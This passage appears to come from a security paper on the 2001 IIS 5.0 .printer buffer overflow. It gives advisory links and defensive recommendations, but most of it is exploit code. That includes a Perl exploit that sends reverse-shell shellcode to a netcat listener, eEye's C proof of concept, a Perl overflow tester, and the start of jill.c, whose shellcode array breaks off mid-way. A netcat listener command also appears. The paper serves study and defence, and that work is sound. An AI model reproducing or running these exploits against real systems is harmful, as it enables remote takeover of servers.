$netcathost = $netcathost ^ pack(N,0x95959595);
$netcatport = $netcatport ^ pack(n,0x9595);
$paddr = sockaddr_in($port, $iaddr) or die "SOCKADDR_IN Error: $!";
$proto = getprotobyname('tcp') or die "GETPROTOBYNAME Error: $!";
#$proto = 0;
socket(SOCK, PF_INET, SOCK_STREAM, $proto) or die "SOCKET Error: $!";
setsockopt(SOCK, SOL_SOCKET, SO_SNDBUF, 2000) or die "SETSOCKOPT Error:$!";
#change the buffer to appropriate size
print "\nConnecting...";
```

Connecting to port 80 on the web server

```
connect(SOCK, $paddr) or die "CONNECT Error: $!";
```

We craft the malicious packet here, with the remote host and port

```
@exploit = ("\n","GET /NULL.printer HTTP/1.0\n" , "\x43\x79\x72\x75\x73\x3a\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90\x90\x90"
, "\x8b\xc5\x33\xc9\x66\xb9\xd7\x02\x50\x80\x30\x95\x40\xe2\xfa\x2d\x95\x95"
, "\x64\xe2\x14\xad\xd8\xcf\x05\x95\xe1\x96\xdd\x7e\x60\x7d\x95\x95\x95\x95"
, "\xc8\x1e\x40\x14\x7f\x9a\x6b\x6a\x6a\x1e\x4d\x1e\xe6\xa9\x96\x66\x1e\xe3"
, "\xed\x96\x66\x1e\xeb\xb5\x96\x6e\x1e\xdb\x81\xa6\x78\xc3\xc2\xc4\x1e\xaa"
, "\x96\x6e\x1e\x67\x2c\x9b\x95\x95\x95\x66\x33\xe1\x9d\xcc\xca\x16\x52\x91"
, "\xd0\x77\x72\xcc\xca\xcb\x1e\x58\x1e\xd3\xb1\x96\x56\x44\x74\x96\x54\xa6"
, "\x5c\xf3\x1e\x9d\x1e\xd3\x89\x96\x56\x54\x74\x97\x96\x54\x1e\x95\x96\x56"
, "\x1e\x67\x1e\x6b\x1e\x45\x2c\x9e\x95\x95\x95\x7d\xe1\x94\x95\x95\xa6\x55"
, "\x39\x10\x55\xe0\x6c\xc7\xc3\x6a\xc2\x41\xcf\x1e\x4d\x2c\x93\x95\x95\x95"
, "\x7d\xce\x94\x95\x95\x52\xd2\xf1\x99\x95\x95\x95\x52\xd2\xfd\x95\x95\x95"
, "\x95\x52\xd2\xf9\x94\x95\x95\x95\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x85\xc5"
, "\x18\xd2\x81\xc5\x6a\xc2\x55\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x8d\xc5\x18"
, "\xd2\x89\xc5\x6a\xc2\x55\x52\xd2\xb5\xd1\x95\x95\x95\x18\xd2\xb5\xc5\x6a"
, "\xc2\x51\x1e\xd2\x85\x1c\xd2\xc9\x1c\xd2\xf5\x1e\xd2\x89\x1c\xd2\xcd\x14"
, "\xda\xd9\x94\x94\x95\x95\xf3\x52\xd2\xc5\x95\x95\x18\xd2\xe5\xc5\x18\xd2"
, "\xb5\xc5\xa6\x55\xc5\xc5\xc5\xff\x94\xc5\xc5\x7d\x95\x95\x95\x95\xc8\x14"
, "\x78\xd5\x6b\x6a\x6a\xc0\xc5\x6a\xc2\x5d\x6a\xe2\x85\x6a\xc2\x71\x6a\xe2"
, "\x89\x6a\xc2\x71\xfd\x95\x91\x95\x95\xff\xd5\x6a\xc2\x45\x1e\x7d\xc5\xfd"
, "\x94\x94\x95\x95\x6a\xc2\x7d\x10\x55\x9a\x10\x3f\x95\x95\x95\xa6\x55\xc5"
, "\xd5\xc5\xd5\xc5\x6a\xc2\x79\x16\x6d\x6a\x9a\x11\x02\x95\x95\x95\x1e\x4d"
, "\xf3\x52\x92\x97\x95\xf3\x52\xd2\x97$netcatport\x52\xd2\x91$netcathost"
, "\xff\x85\x18\x92\xc5\xc6\x6a\xc2\x61\xff\xa7\x6a\xc2\x49\xa6\x5c\xc4\xc3"
, "\xc4\xc4\xc4\x6a\xe2\x81\x6a\xc2\x59\x10\x55\xe1\xf5\x05\x05\x05\x05\x15"
, "\xab\x95\xe1\xba\x05\x05\x05\x05\xff\x95\xc3\xfd\x95\x91\x95\x95\xc0\x6a"
, "\xe2\x81\x6a\xc2\x4d\x10\x55\xe1\xd5\x05\x05\x05\x05\xff\x95\x6a\xa3\xc0"
, "\xc6\x6a\xc2\x6d\x16\x6d\x6a\xe1\xbb\x05\x05\x05\x05\x7e\x27\xff\x95\xfd"
, "\x95\x91\x95\x95\xc0\xc6\x6a\xc2\x69\x10\x55\xe9\x8d\x05\x05\x05\x05\xe1"
, "\x09\xff\x95\xc3\xc5\xc0\x6a\xe2\x8d\x6a\xc2\x41\xff\xa7\x6a\xc2\x49\x7e"
, "\x1f\xc6\x6a\xc2\x65\xff\x95\x6a\xc2\x75\xa6\x55\x39\x10\x55\xe0\x6c\xc4"
, "\xc7\xc3\xc6\x6a\x47\xcf\xcc\x3e\x77\x7b\x56\xd2\xf0\xe1\xc5\xe7\xfa\xf6"
, "\xd4\xf1\xf1\xe7\xf0\xe6\xe6\x95\xd9\xfa\xf4\xf1\xd9\xfc\xf7\xe7\xf4\xe7"
, "\xec\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xfc\xe5\xf0\x95\xd2\xf0\xe1\xc6"
, "\xe1\xf4\xe7\xe1\xe0\xe5\xdc\xfb\xf3\xfa\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0"
, "\xc5\xe7\xfa\xf6\xf0\xe6\xe6\xd4\x95\xc5\xf0\xf0\xfe\xdb\xf4\xf8\xf0\xf1"
, "\xc5\xfc\xe5\xf0\x95\xd2\xf9\xfa\xf7\xf4\xf9\xd4\xf9\xf9\xfa\xf6\x95\xc2"
, "\xe7\xfc\xe1\xf0\xd3\xfc\xf9\xf0\x95\xc7\xf0\xf4\xf1\xd3\xfc\xf9\xf0\x95"
, "\xc6\xf9\xf0\xf0\xe5\x95\xd0\xed\xfc\xe1\xc5\xe7\xfa\xf6\xf0\xe6\xe6\x95"
, "\xd6\xf9\xfa\xe6\xf0\xdd\xf4\xfb\xf1\xf9\xf0\x95\xc2\xc6\xda\xd6\xde\xa6"
, "\xa7\x95\xc2\xc6\xd4\xc6\xe1\xf4\xe7\xe1\xe0\xe5\x95\xe6\xfa\xf6\xfe\xf0"
, "\xe1\x95\xf6\xf9\xfa\xe6\xf0\xe6\xfa\xf6\xfe\xf0\xe1\x95\xf6\xfa\xfb\xfb"
, "\xf0\xf6\xe1\x95\xe6\xf0\xfb\xf1\x95\xe7\xf0\xf6\xe3\x95\xf6\xf8\xf1\xbb"
, "\xf0\xed\xf0\x95\x0d\x0a\x48\x6f\x73\x74\x3a\x20\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x33"
, "\xc0\xb0\x90\x03\xd8\x8b\x03\x8b\x40\x60\x33\xdb\xb3\x24\x03\xc3\xff\xe0"
, "\xeb\xb9\x90\x90\x05\x31\x8c\x6a\x0d\x0a\x0d\x0a" );
```

Now we issue the Get request with the buffer overflow crafted to jump to instructions to shovel a shell to the remote machine.

```
print "\nSending exploit...";
foreach $msg(@exploit) {
  send(SOCK, $msg, 0) or die "\nUnable to send exploit: $!";
}
sleep(1);
close(SOCK);
print "\nExploit sent.. You may need to send a CR on netcat listenning port \n";
exit();
```

Associated URLs

CERT Advisory

The CERT advisory about this particular vulnerability can be found at by following this URL http://www.cert.org/advisories/CA-2001-10.html

The vulnerability note for this topic is below:

http://www.kb.cert.org/vuls/id/516648

Vendor Advisory – Microsoft

The Microsoft Bulletin for this advisory can be found by following the attached URL, this also includes the prescribed countermeasures.

http://www.microsoft.com/technet/security/bulliten/ms01-023.asp

Preventive Measure - SecureIIS

The following URL will connect you to eEye.com’s advisory about this vulnerability. When you goto this site you will conveniently get a pop-up window that links you to their product secureiis that will prevent this type of exploit.

http://www.eeye.com/html/Research/Advisories/AD20010501.html

Exploit itself

The perl code for this exploit can be found at the following URL.

http://www.securiteam.com/exploits/5TP0C004AS.html

General Notes

This exploit is dangerous because it is simple. There will always be default installations of Windows 2000 Server on networks where standards are not enforced. This is a major problem. Even a server with SP1 is still vulnerable to this exploit. Preventing this type of exploit takes little effort on a single machine. To prevent it in a large organization with many IT personnel, particularly developers, takes a security program. This security program must include:

- Standards that are defined
- Standards that are enforced
- Multiple layers of defense
- Active auditing
- Implementation of the correct technologies

Intrusion Detection Systems and Vulnerability Assessment tools are very valuable in this effort. The best defense against these types of vulnerabilities is regular, aggressive audits of all systems. Without knowing what is running on the network, you have little chance of defending it.

Penetration tests by outside companies are an excellent tool in the defense stategy, but are only a small portion of the overall strategy. It is very important for an IT department to focus on security from the top down. Eliminating the low hanging fruit eliminates a significant amount of threats.

Credits:

There are many much smarter people than me that assisted me in creating this document. The number of people that discover, document and educate the unwashed masses like myself about these vulnerabilities is significant. A couple of specific resources require specific acknowledgement:

eEye.com – This organization plays a significant role in my security initiatives. The alerts and advisories are clear and concise. The offer a wide variety of affordable tools to protect against cyber attacks for the Microsoft world.

Foundstone.com – Another must have in my tool kit. I utilize any number of tools and books published by the good people at Foundstone.

SANS / GIAC – The newsletters published by SANS are extremely important to any security professionals tool kit. They are informative and entertaining.

@stake.com – This organization publishes tools and the hackernewsletter that I review everyday to see what is up in the security field.

Hackers Challenge
Written by: Mike Schiffman
Osbourne/McGraw Hill

Hacking Exposed, Third Edition
Stuart McClure, Joel Scambray, George Kurtz
Foundstone
Osbourne/McGraw Hill

Hacking Windows 2000
Foundstone
Osbourne/McGraw Hill

Web Protocols and Practice
Krishnamurthy and Rexford
Addison Wesley, Copyright 2001 AT&T

Everyone else that contributes to Packetstorm.org, securityfocus.org snort.org and all of the other boards that allow mere mortals to survive in the cyber security world. Anybody I have not singled out for acknowledge is not a reflection of their contribution but more an indication of how much I have yet to learn.

Appendix A

Variant 1. C program that creates a file in the root

This is the original proof of concept from eEye.com that wrote a file to the webserver to prove that executing commands was possible. This is a C program that can be compiled and executed on any platform. It appears that the author has provided two different exploit strings, if the first does not overflow the buffer and jump to the right location; the second tries a slightly different approach. This is possible because if the first does not work, IIS will restart itself (a design feature) and allow a second attempt. I have highlighted the actual exploit being built in the code below. You can see an HTTP get request is being built.

```
/***************************************************************************
iishack 2000 - eEye Digital Security - 2001
This affects all unpatched windows 2000 machines with the .printer
isapi filter loaded.  This is purely proof of concept.

Quick rundown of the exploit:

Eip overruns at position 260
i have 19 bytes of code to jump back to the beginning of the buffer.
(and a 4 byte eip jumping into a jmp esp located in mfc42.dll).  The
jumpback was kinda weird, requiring a little forward padding to protect
the rest of the code.

The buffer itself:
Uou only have about 250ish bytes before the overflow(taking into
account the eip and jumpback), and like 211 after it.  this makes
things tight.  This is why i hardcoded the offsets and had 2 shellcodes,
one for each revision.  normally, this would suck, but since iis is kind
to us, it cleanly restarts itself if we blow it, giving us another chance.

This should compile clean on windows, linux and *bsd.  Other than that, you
are on your own, but the vector is a simple tcp vector, so no biggie.

The vector:

the overflow happens in the isapi handling the .printer extension.  The actual
overflow is in the Host: header.  This buffer is a bit weird, soi be carfull
what you pass into it.  It has a minimal amount of parsing happening before
we get it, making some chars not able to be used(or forcing you to encode
your payload).  As far as i can tell, the bad bytes i've come across are:

0x00(duh)
0x0a(this inits a return, basically flaking our buffer)
0x0d(same as above)
0x3a(colon: - this seems to be a separator of some kind, didn't have time or
              energy to reverse it any further,  it breaks stuff, keep it out of
              your buffer)

i have a feeling that there are more bad chars, but in the shellcode i've written
(both this proof of concept and actual port binding shellcode),  i've come across
problems, but haven't specifically tagged a "bad" char.


One more thing...  inititally, i got this shellcode to fit on the left side of
the buffer overflow.  something strange was causing it to fail if i had a length
of under about 315 chars.  This seems strange to me, but it could be soemthing i
just screwed up writing this code.  This explains the 0x03s padding the end of the
shellcode.

Ryan Permeh
ryan@eeye.com
```

```
greetz: riley, for finding the hole
        marc, for being a cool boss
        dale,nicula,firas, for being pimps
        greg hoglund, for sparking some really interesting ideas on exploitable buffers
        dark spyrit, for beginning the iis hack tradition
        I would also like to thank the academy and to all of those who voted....
        http://www.eeye.com/html/research/Advisories/tequila.jpg
***************************************************************************/



#ifdef _WIN32
#include
#include
#define snprintf _snprintf
#else
#include
#include
#include
#include
#endif
#include

void usage();
unsigned char GetXORValue(char *szBuff, unsigned long filesize);


unsigned char sc[2][315]={        "\x8b\xc4\x83\xc0\x11\x33\xc9\x66\xb9\x20\x01\x80\x30\x03\x40\xe2\xfa\xeb\x03\x03
\x03\x03\x5c\x88\xe8\x82\xef\x8f\x09\x03\x03\x44\x80\x3c\xfc\x76\xf9\x80\xc4\x07\x88\xf6\x30\xca\x83\xc2\x07\x88\x04\x8a
\x05\x80\xc5\x07\x80\xc4\x07\xe1\xf7\x30\xc3\x8a\x3d\x80\xc5\x07\x80\xc4\x17\x8a\x3d\x80\xc5\x07\x30\xc3\x82\xc4\xfc\x03
\x03\x03\x53\x6b\x83\x03\x03\x03\x69\x01\x53\x53\x6b\x03\x03\x03\x43\xfc\x76\x13\xfc\x56\x07\x88\xdb\x30\xc3\x53\x54\x69
\x48\xfc\x76\x17\x50\xfc\x56\x0f\x50\xfc\x56\x03\x53\xfc\x56\x0b\xfc\xfc\xfc\xfc\xcb\xa5\xeb\x74\x8e\x28\xea\x74\xb8\xb3\xeb
\x74\x27\x49\xea\x74\x60\x39\x5f\x74\x74\x74\x2d\x66\x46\x7a\x66\x2d\x60\x6c\x6e\x2d\x77\x7b\x77\x03\x6a\x6a\x70\x6b\x62
\x60\x68\x31\x68\x23\x2e\x23\x66\x46\x7a\x66\x23\x47\x6a\x64\x77\x6a\x62\x6f\x23\x50\x66\x60\x76\x71\x6a\x77\x7a\x0e\x09
\x23\x45\x6c\x71\x23\x67\x66\x77\x62\x6a\x6f\x70\x23\x75\x6a\x70\x6a\x77\x39\x23\x4b\x77\x77\x73\x39\x2c\x2c\x74\x74\x74
\x2d\x66\x46\x7a\x66\x2d\x60\x6c\x6e\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x90
\x90\x90\x90\x90\x90\x90\xcb\x4a\x42\x6c\x90\x90\x90\x90\x66\x81\xec\x14\x01\xff\xe4\x03\x03\x03\x03\x03\x03\x03\x03
\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x00",
                                                    "\x8b\xc4\x83\xc0\x11\x33\xc9\x66\xb9\x20\x01\x80\x30\x03\x40\xe2\xfa
\xeb\x03\x03\x03\x03\x5c\x88\xe8\x82\xef\x8f\x09\x03\x03\x44\x80\x3c\xfc\x76\xf9\x80\xc4\x07\x88\xf6\x30\xca\x83\xc2\x07
\x88\x04\x8a\x05\x80\xc5\x07\x80\xc4\x07\xe1\xf7\x30\xc3\x8a\x3d\x80\xc5\x07\x80\xc4\x17\x8a\x3d\x80\xc5\x07\x30\xc3\x82
\xc4\xfc\x03\x03\x03\x53\x6b\x83\x03\x03\x03\x69\x01\x53\x53\x6b\x03\x03\x03\x43\xfc\x76\x13\xfc\x56\x07\x88\xdb\x30\xc3
\x53\x54\x69\x48\xfc\x76\x17\x50\xfc\x56\x0f\x50\xfc\x56\x03\x53\xfc\x56\x0b\xfc\xfc\xfc\xfc\x50\x33\xeb\x74\xf7\x86\xeb\x74
\x2e\xf0\xeb\x74\x4c\x30\xeb\x74\x60\x39\x5f\x74\x74\x74\x2d\x66\x46\x7a\x66\x2d\x60\x6c\x6e\x2d\x77\x7b\x77\x03\x6a\x6a
\x70\x6b\x62\x60\x68\x31\x68\x23\x2e\x23\x66\x46\x7a\x66\x23\x47\x6a\x64\x77\x6a\x62\x6f\x23\x50\x66\x60\x76\x71\x6a\x77
\x7a\x0e\x09\x23\x45\x6c\x71\x23\x67\x66\x77\x62\x6a\x6f\x70\x23\x75\x6a\x70\x6a\x77\x39\x23\x4b\x77\x77\x73\x39\x2c\x2c
\x74\x74\x74\x2d\x66\x46\x7a\x66\x2d\x60\x6c\x6e\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03
\x03\x03\x90\x90\x90\x90\x90\x90\x90\x90\xcb\x4a\x42\x6c\x90\x90\x90\x90\x66\x81\xec\x14\x01\xff\xe4\x03\x03\x03\x03\x03
\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x00"};

main (int argc, char *argv[])
{
        char request_message[500];
        int X,sock,sp=0;
        unsigned short serverport=htons(80);
        struct hostent *nametocheck;
        struct sockaddr_in serv_addr;
        struct in_addr attack;
#ifdef _WIN32
        WORD werd;
        WSADATA wsd;
        werd= MAKEWORD(2,0);
        WSAStartup(werd,&wsd);
#endif
        printf("iishack2000 - Remote .printer overflow in 2k sp0 and sp1\n");
        printf("Vulnerability found by Riley Hassell \n");
        printf("Exploit by Ryan Permeh \n");
        if(argc < 4) usage();
        if(argv[1] != NULL)
        {
```

```
                    nametocheck = gethostbyname (argv[1]);
                    memcpy(&attack.s_addr,nametocheck->h_addr_list[0],4);
          }
          else usage();
          if(argv[2] != NULL)
          {
                    serverport=ntohs((unsigned short)atoi(argv[2]));
          }
          if(argv[3] != NULL)
          {
                    sp=atoi(argv[3]);
          }
          printf("Sending string to overflow sp %d for host: %s on port:%d\n",sp,inet_ntoa(attack),htons(serverport));
          memset(request_message,0x00,500);
          snprintf(request_message,500,"GET /null.printer HTTP/1.1\r\nHost: %s\r\n\r\n",sc[sp]);
          sock = socket (AF_INET, SOCK_STREAM, 0);
          memset (&serv_addr, 0, sizeof (serv_addr));
          serv_addr.sin_family=AF_INET;
          serv_addr.sin_addr.s_addr = attack.s_addr;
          serv_addr.sin_port = serverport;
          X=connect (sock, (struct sockaddr *) &serv_addr, sizeof (serv_addr));
          if(X==0)
          {
                    send(sock,request_message,strlen(request_message)*sizeof(char),0);
                    printf("Sent overflow, now look on the c: drive of %s for www.eEye.com.txt\n",inet_ntoa(attack));
                    printf("If the file doesn't exist, the server may be patched,\nor may be a different service pack (try
again with %d as the service pack)\n",sp==0?1:0);
          }
          else
          {
                    printf("Couldn't connect\n",inet_ntoa(attack));
          }
#ifdef _WIN32
          closesocket(sock);
#else
          close(sock);
#endif
          return 0;
}
void usage()
{
          printf("Syntax:             iishack2000   \n");
          printf("Example: iishack2000 127.0.0.1 80 0\n");
          printf("Example: iishack2000 127.0.0.1 80 1\n");
          exit(1);
}
```

Variant 2 – Simple scanner for this vulnerability

This bit of code sends an HTTP Get request followed by a large amount of "A"s. It then checks to see if it got a response from the server. If no response is received then the overflow was successful and the server is restarting.

```
#!/usr/bin/perl
# Exploit By storm@stormdev.net
# Tested with sucess against Win2k IIS 5.0 + SP1
# Remote Buffer Overflow Test for Internet Printing Protocol
# This code was written after eEye brought this issue in BugTraq.


use Socket;


print "-- IPP - IIS 5.0 Vulnerability Test By Storm --\n\n";

if (not $ARGV[0]) {
```

```
                print qq~
                                Usage: webexplt.pl
                ~;
exit;}


$ip=$ARGV[0];

print "Sending Exploit Code to host: " . $ip . "\n\n";
my @results=sendexplt("GET /NULL.printer HTTP/1.0\n" . "Host:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA\n\n");
print "Results:\n";

if (not @results) {
                print "The Machine tested has the IPP Vulnerability!";
}
print @results;

sub sendexplt {
        my ($pstr)=@_;
                $target= inet_aton($ip) || die("inet_aton problems");
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
                die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,80,$target)){
                select(S);
                                $|=1;
                print $pstr;
                                my @in=;
                        select(STDOUT);
                        close(S);
                return @in;
        } else { die("Can't connect...\n"); }
 }
```

Variant 3. jill.c

This variant is the most difficult to understand for me. The exploit is in the middle of the code and is write in hex. The first characters translate to GET /NULL.printer. This area is highlighted. This code cause a buffer overflow and executes a remote shell attaching to a listener on the attacking machine.

```
/* IIS 5 remote .printer overflow. "jill.c" (don't ask).
*
*  by: dark spyrit
*
*  respect to eeye for finding this one - nice work.
*  shouts to halvar, neofight and the beavuh bitchez.
*
*  this exploit overwrites an exception frame to control eip and get to
*  our code.. the code then locates the pointer to our larger buffer and
*  execs.
*
*  usage: jill
*
*  the shellcode spawns a reverse cmd shell.. so you need to set up a
*  netcat listener on the host you control.
*
*  Ex: nc -l -p  -vv
*
*  I haven't slept in years.
*/

#include
```


```
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include

int main(int argc, char *argv[]){

/* the whole request rolled into one, pretty huh? carez. */

unsigned char sploit[]=
"\x47\x45\x54\x20\x2f\x4e\x55\x4c\x4c\x2e\x70\x72\x69\x6e\x74\x65\x72\x20"
"\x48\x54\x54\x50\x2f\x31\x2e\x30\x0d\x0a\x42\x65\x61\x76\x75\x68\x3a\x20"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90\x90\x90"
"\x8b\xc5\x33\xc9\x66\xb9\xd7\x02\x50\x80\x30\x95\x40\xe2\xfa\x2d\x95\x95"
"\x64\xe2\x14\xad\xd8\xcf\x05\x95\xe1\x96\xdd\x7e\x60\x7d\x95\x95\x95\x95"
"\xc8\x1e\x40\x14\x7f\x9a\x6b\x6a\x6a\x1e\x4d\x1e\xe6\xa9\x96\x66\x1e\xe3"
"\xed\x96\x66\x1e\xeb\xb5\x96\x6e\x1e\xdb\x81\xa6\x78\xc3\xc2\xc4\x1e\xaa"
"\x96\x6e\x1e\x67\x2c\x9b\x95\x95\x95\x66\x33\xe1\x9d\xcc\xca\x16\x52\x91"
"\xd0\x77\x72\xcc\xca\xcb\x1e\x58\x1e\xd3\xb1\x96\x56\x44\x74\x96\x54\xa6"
"\x5c\xf3\x1e\x9d\x1e\xd3\x89\x96\x56\x54\x74\x97\x96\x54\x1e\x95\x96\x56"
"\x1e\x67\x1e\x6b\x1e\x45\x2c\x9e\x95\x95\x95\x7d\xe1\x94\x95\x95\xa6\x55"
"\x39\x10\x55\xe0\x6c\xc7\xc3\x6a\xc2\x41\xcf\x1e\x4d\x2c\x93\x95\x95\x95"
"\x7d\xce\x94\x95\x95\x52\xd2\xf1\x99\x95\x95\x95\x52\xd2\xfd\x95\x95\x95"
"\x95\x52\xd2\xf9\x94\x95\x95\x95\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x85\xc5"
"\x18\xd2\x81\xc5\x6a\xc2\x55\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x8d\xc5\x18"
"\xd2\x89\xc5\x6a\xc2\x55\x52\xd2\xb5\xd1\x95\x95\x95\x18\xd2\xb5\xc5\x6a"
"\xc2\x51\x1e\xd2\x85\x1c\xd2\xc9\x1c\xd2\xf5\x1e\xd2\x89\x1c\xd2\xcd\x14"
"\xda\xd9\x94\x94\x95\x95\xf3\x52\xd2\xc5\x95\x95\x18\xd2\xe5\xc5\x18\xd2"
"\xb5\xc5\xa6\x55\xc5\xc5\xc5\xff\x94\xc5\xc5\x7d\x95\x95\x95\x95\xc8\x14"
"\x78\xd5\x6b\x6a\x6a\xc0\xc5\x6a\xc2\x5d\x6a\xe2\x85\x6a\xc2\x71\x6a\xe2"
"\x89\x6a\xc2\x71\xfd\x95\x91\x95\x95\xff\xd5\x6a\xc2\x45\x1e\x7d\xc5\xfd"
"\x94\x94\x95\x95\x6a\xc2\x7d\x10\x55\x9a\x10\x3f\x95\x95\x95\xa6\x55\xc5"
"\xd5\xc5\xd5\xc5\x6a\xc2\x79\x16\x6d\x6a\x9a\x11\x02\x95\x95\x95\x1e\x4d"
"\xf3\x52\x92\x97\x95\xf3\x52\xd2\x97\x8e\xac\x52\xd2\x91\x5e\x38\x4c\xb3"
"\xff\x85\x18\x92\xc5\xc6\x6a\xc2\x61\xff\xa7\x6a\xc2\x49\xa6\x5c\xc4\xc3"
"\xc4\xc4\xc4\x6a\xe2\x81\x6a\xc2\x59\x10\x55\xe1\xf5\x05\x05\x05\x05\x15"
"\xab\x95\xe1\xba\x05\x05\x05\x05\xff\x95\xc3\xfd\x95\x91\x95\x95\xc0\x6a"
"\xe2\x81\x6a\xc2\x4d\x10\x55\xe1\xd5\x05\x05\x05\x05\xff\x95\x6a\xa3\xc0"
"\xc6\x6a\xc2\x6d\x16\x6d\x6a\xe1\xbb\x05\x05\x05\x05\x7e\x27\xff\x95\xfd"
"\x95\x91\x95\x95\xc0\xc6\x6a\xc2\x69\x10\x55\xe9\x8d\x05\x05\x05\x05\xe1"
"\x09\xff\x95\xc3\xc5\xc0\x6a\xe2\x8d\x6a\xc2\x41\xff\xa7\x6a\xc2\x49\x7e"
"\x1f\xc6\x6a\xc2\x65\xff\x95\x6a\xc2\x75\xa6\x55\x39\x10\x55\xe0\x6c\xc4"
"\xc7\xc3\xc6\x6a\x47\xcf\xcc\x3e\x77\x7b\x56\xd2\xf0\xe1\xc5\xe7\xfa\xf6"
"\xd4\xf1\xf1\xe7\xf0\xe6\xe6\x95\xd9\xfa\xf4\xf1\xd9\xfc\xf7\xe7\xf4\xe7"
"\xec\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xfc\xe5\xf0\x95\xd2\xf0\xe1\xc6"
"\xe1\xf4\xe7\xe1\xe0\xe5\xdc\xfb\xf3\xfa\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0"
"\xc5\xe7\xfa\xf6\xf0\xe6\xe6\xd4\x95\xc5\xf0\xf0\xfe\xdb\xf4\xf8\xf0\xf1"
"\xc5\xfc\xe5\xf0\x95\xd2\xf9\xfa\xf7\xf4\xf9\xd4\xf9\xf9\xfa\xf6\x95\xc2"
"\xe7\xfc\xe1\xf0\xd3\xfc\xf9\xf0\x95\xc7\xf0\xf4\xf1\xd3\xfc\xf9\xf0\x95"
"\xc6\xf9\xf0\xf0\xe5\x95\xd0\xed\xfc\xe1\xc5\xe7\xfa\xf6\xf0\xe6\xe6\x95"
"\xd6\xf9\xfa\xe6\xf0\xdd\xf4\xfb\xf1\xf9\xf0\x95\xc2\xc6\xda\xd6\xde\xa6"
